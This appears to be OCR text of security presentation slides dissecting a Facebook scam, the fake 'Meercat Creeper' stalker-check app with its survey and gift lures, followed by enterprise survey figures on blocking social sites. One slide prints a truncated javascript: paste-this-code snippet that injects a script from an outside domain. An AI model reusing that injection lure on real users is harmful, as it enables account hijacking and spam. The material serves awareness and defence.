
Facebook™ Game Network inc
phone:(650.543.4800) fax:(650.543.4801)

copyright © 2010 Facebook, inc.. All right reserved.

891 111 003 802 1166 100 00

To reply to this message, follow the link below:
http://www.facebook.com/n/?inbox%2Freadmessage.php&t=1697586485064&mid=34f6ca9G4155c87eG16ac6d9G0&n_m=bbonn%40sympatico.ca

Loaded as an iframe




Typical malicious app

facebook

Search

Home | Profile | Find Friends | Account



- Wall
- Info
- Ambassador Role
- Countdown
- Photos
- Discussions
- Notes
- Video

More

About

For chance to work for me as human ambassador for Meerkovo go to www.meerko...

More

777,247
people like this

Subscribe via SMS
Subscribe via RSS
Unlike
Create a Page
Report Page
Share

Aleksandr Orlov – Founder of Compare the Meerkat

Local Business

Wall

Aleksandr Orlov – Founder of Compare the Meerkat
I am relax in my outdoor Jacuzzi and piece of ash land on my furs. What is that all abouts?
May 27 at 2:18pm · Like · Comment

1,031 people like this.
View all 158 comments
Write a comment...

Aleksandr Orlov – Founder of Compare the Meerkat

Check which meercats have been looking at your profile!
Which of your friends have been stalking you?"
http://www.MeercatCreeper.co.cc

May 26 at 3:41pm · Like · Comment · Share

285 people like this.
View all 38 comments
Write a comment...

Aleksandr Orlov – Founder of Compare the Meerkat
Filthy Mongoose have kidnap Phillipa, or this ploy to get vote? I thinks she could have genius-skills to be ambassador. What do you peoples think?

Sponsored Create an Ad

"Like Seth Godin?"
appsumo.com

You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.

Hot or Not?
hotornot.com

You be the judge... Click HERE!

Fan Page Admin?

Only a few weeks left. Make this critical change before it's too late.

Search Messages (2)
whoslookingforyou.info

Want to see who's searching YOU?

facebook

Search

Home | Profile | Find Friends | Account

Wall
Info
Photos
Notes
Friends

Find Friends

Best Friends

Coworkers

Classmates

Friends (2)

Aleksandr Orlov – Founder of Compare the Meerkat

Nigel Molesworth

Harry Flashman

Born on January 1, 1905 | Add your current work information | Add your education information | Edit Profile

Edit Profile

Education and Work

Edit

Share Your Experiences

Add Your Work Information

Add Your School Information

Arts and Entertainment

Edit

Share Your Interests

Add Music | Add Books | Add Movies | Add TV Shows | Add Games

Activities and Interests

Edit

Other: Websense, Seth Godin, Ben Affleck, Simon Cowell, Aleksandr Orlov – Founder of Compare the Meerkat

Basic Information

Edit

Sex: Male

Contact Information

Edit

Email: speakup@websense.com

Welcome to Your Profile, Harry

Your profile helps your friends learn about the people, experiences and activities that matter to you most.

Get Inspired: See Alan Smithee's Profile

Sponsored Create an Ad

Fan Page Admin?

Only a few weeks left. Make this critical change before it's too late.

Find Hidden Objects!

Challenge your friends' high scores in this new hidden object game! Play Now!

Essex Bucket List

partners.livingsocial.com

Things to do in Essex before you die. One huge coupon emailed daily.


5-a-side this week?

Help make sure your hayfever doesn't affect your footie skills. Act Before You React and visit our facebook page

facebook

Search

Home | Profile | Find Friends | Account



- Wall
- Info
- Ambassador Role
- Countdown
- Photos
- Discussions
- Notes
- Video

More

About

For chance to work for me as human ambassador for Meerkovo go to www.meerko...

More

777,247
people like this

Subscribe via SMS
Subscribe via RSS
Unlike
Create a Page
Report Page
Share

Aleksandr Orlov – Founder of Compare the Meerkat

Local Business

Wall

Aleksandr Orlov – Founder of Compare the Meerkat
I am relax in my outdoor Jacuzzi and piece of ash land on my furs. What is that all abouts?
May 27 at 2:18pm · Like · Comment

1,031 people like this.
View all 158 comments
Write a comment...

Aleksandr Orlov – Founder of Compare the Meerkat

Check which meercats have been looking at your profile!
Which of your friends have been stalking you?"
http://www.MeercatCreeper.co.cc

May 26 at 3:41pm · Like · Comment · Share

285 people like this.
View all 38 comments
Write a comment...

Aleksandr Orlov – Founder of Compare the Meerkat
Filthy Mongoose have kidnap Phillipa, or this ploy to get vote? I thinks she could have genius-skills to be ambassador. What do you peoples think?

Sponsored Create an Ad

"Like Seth Godin?"
appsumo.com

You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.

Hot or Not?
hotornot.com


You be the judge... Click HERE!

Fan Page Admin?

Only a few weeks left. Make this critical change before it's too late.

Search Messages (2)
whoslookingforyou.info

Want to see who's searching YOU?


facebook
Search
Home
Profile
Find Friends
Account
Request for permission
Meercat Creeper is requesting permission to do the following:
Access my basic information
Includes name, profile picture, gender, networks, user ID, list of friends and any other information I've shared with everyone.
Send me email
Meercat Creeper may email me directly at
· Change
Post to my Wall
Meercat Creeper may post status messages, notes, photos and videos to my Wall
Meercat Creeper
By proceeding, you agree to the Terms of Service and Privacy policy · Report app
Logged in as Harry Flashman (Not you?)
Allow
Leave app
Facebook © 2011 · English (UK)
About · Advertising · Create a Page · Developers · Careers · Privacy · Terms · Help

facebook Search Home Profile Find Friends Account

HOW TO:

Use MeerCat Creeper to check your stalkers!

STEP 1: CLICK THIS BOX AND PRESS CONTROL + C

(THIS WILL COPY THE SECRET CODE TO YOUR CLIPBOARD)

```
javascript:
(a=(b=document).createElement('script')).src=
news.info
```

Or Simply click the button below.

click to copy to clipboard

STEP 2: GOTO FACEBOOK.COM

(CLICK THE BUTTON TO THE RIGHT)

Alan Smithee


No man should drink Rose...

Wine Review: Rosé

www.telegraph.co.uk

You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.

facebook
Search
Home
Profile
Find Friends
Account
Harry Flashman
Edit Profile
Born on January 1, 1905
Add your current work information
Add your education information
Edit Profile
Get a FREE
Apple iPad 2
Participation Required. Click for details.
Dual-core A5 chip. It's fast, times two.
Superfast graphics. Go, gamers, go.
Battery keeps on going. So you can!
Two cameras. And a big hello to FaceTime for iPad
Enter Your Email:
CONTINUE
* In order to receive your gift you must: (1) Meet the eligibility requirements (2) complete the rewards bonus survey (3) complete a total of 13 Sponsor Offers as stated in the Gift Rules (4) Follow redemption instructions. Sponsor offers may require a purchase.
Aleksandr Orlov - Founder of Compare the Meerkat
Alan Smithee
Harry Flashman
No man should drink Rose...
Wine Review: Rosé
"Like Seth Godin?"
appsumo.com
You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.


facebook
Search
Home
Profile
Find Friends
Account
Harry Flashman
Edit Profile
Born on January 1, 1905
Add your current work information
Add your education information
Edit Profile
Share:
Status
Photo
Link
Video
Question
What's on your mind?
Return to your main Facebook view any time.
Please complete a survey
Please fill out one of the following surveys. You will not be allowed to continue until you have completed a survey.
Tell us what you think of Facebook and get a gift!
Get a $1,000 Walmart Gift Card!
Complete
Wall
Info
Photos
Notes
Friends
Coworkers
Classmates
Friends (2)
Aleksandr Orlov - Founder of Compare the Meerkat
Alan Smithee
21 hours ago · Like · Comment · Share
Harry Flashman
True grit and determination in the face of injury
BBC Sport - Tennis - Live - French Open day 11
news.bbc.co.uk
Andy Murray takes on Juan Ignacio Chela in the French Open quarter-finals, with Rafael Nadal, Maria Sharapova and Victoria Azarenka also in action on Wednesday.
22 hours ago · Like · Comment · Share
Harry Flashman
No man should drink Rose...
Wine Review: Rosé
Things to do in Essex before you die. One huge coupon emailed daily.
London Bucket List
partners.livingsocial.com
365 Things-to-do in London
"Like Seth Godin?"
appsumo.com
You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.

facebook

Search

Home | Profile | Find Friends | Account

- Wall
- Info
- Photos
- Notes
- Friends

Find Friends

- Best Friends
- Coworkers
- Classmates

Friends (2)

Aleksandr Orlov – Founder of Compare the Meerkat

Alan Smithee

Harry Flashman

Edit Profile

Born on January 1, 1905 · Add your current work information · Add your education information · Edit Profile

Share: Status | Photo | Link | Video | Question

What's on your mind?

Harry Flashman

This app is soooo cool!!!!

Check which meercats have been looking at your profile!
Which of your friends have been stalking you?"
http://www.MeercatCreeper.co.cc

21 hours ago · Like · Comment · Share

Harry Flashman

Great cybercrime insight

The Cybercrime 'Five' Part Two: Hacktivist - Websense Insights
community.websense.com
English (US)

21 hours ago · Like · Comment · Share

Harry Flashman

True grit and determination in the face of injury

BBC Sport - Tennis - Live - French Open day 11
news.bbc.co.uk
Andy Murray takes on Juan Ignacio Chela in the French Open quarter-finals, with Rafael Nadal, Maria Sharapova and Victoria Azarenka also in action on Wednesday.

22 hours ago · Like · Comment · Share

Harry Flashman

No man should drink Rose…

Wine Review: Rosé
www.telegraph.co.uk

Return to your main Facebook view any time.

Sponsored Create an Ad

Fan Page Admin?

Only a few weeks left. Make this critical change before it's too late.

Essex Bucket List
partners.livingsocial.com


Things to do in Essex before you die. One huge coupon emailed daily.

London Bucket List
partners.livingsocial.com

365 Things-to-do in London

"Like Seth Godin?"
appsumo.com

You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.



As a Business, We Need Social Media

Social Web Policy Questions

Q: What kinds of Social Web content should be blocked across the enterprise? Why?

Q: What kinds of Social Web content are important to allow? Business critical?

Q: When should Social Web access differ across the enterprise?

Q: Do some Social Web domains or sub-domains require different policies than others?

Q: What kinds of Social Web intelligence do you require to make these decisions?

We asked you...

7. 2.1. What is your organization's filtering policy related

	Block	Allow	Quot
Social Networking (ie. Myspace.com)	**40.3% (118)**	25.3% (74)	5.5% (
Business Networking (ie. Linkedin.com)	10.6% (31)	**66.6% (195)**	3.1% (
Blogs (ie. Blogspot.com)	21.6% (63)	**44.7% (130)**	5.2% (
Online Collaboration (ie. Webex.com)	9.3% (27)	**69.1% (201)**	0.3% (

Last year

7. 2.1. What is your organization's filtering policy related to these areas of Social Web?

	Block	Allow	Quota	Continue	Varies	N/A	Response Count
Social Networking (ex. Facebook.com)	**36.5% (262)**	23.8% (171)	5.4% (39)	1.0% (7)	32.9% (236)	0.3% (2)	717
Business Networking (ex. Linkedin.com)	11.9% (85)	**64.8% (463)**	2.5% (18)	1.4% (10)	18.5% (132)	1.0% (7)	715
Blogs (ex. Blogspot.com)	26.9% (192)	**37.9% (271)**	7.3% (52)	1.1% (8)	26.3% (188)	0.6% (4)	715
Microblogging (ex. Twitter.com)	**36.6% (261)**	29.0% (207)	4.9% (35)	0.8% (6)	27.7% (198)	1.0% (7)	714
Online Collaboration (ex. Webex.com)	8.3% (59)	**71.5% (507)**	0.8% (6)	0.7% (5)	17.6% (125)	1.0% (7)	709
Wikis (ex. Wikipedia.org)	3.4% (24)	**86.2% (611)**	1.0% (7)	0.3% (2)	8.6% (61)	0.6% (4)	709
Video (ex. Youtube.com)	31.0% (221)	**31.8% (227)**	6.6% (47)	1.1% (8)	29.2% (208)	0.3% (2)	713
Events (ex. Meetup.com)	20.2% (143)	**48.1% (341)**	3.0% (21)	1.1% (8)	22.1% (157)	5.5% (39)	709

Now

We asked you…

Now

8. 2.2. If access to Social Web is blocked, what are the reasons to restrict browsing to these sites?

	Response Percent	Response Count
Web Security	46.7%	335
Objectionable Content Protection	31.3%	225
Productivity Improvement	**58.4%**	**419**
Bandwidth Optimization	33.0%	237
Data Leakage Prevention	33.8%	243
N/A	20.1%	144
Other (please specify) Show replies	6.0%	43

Last year

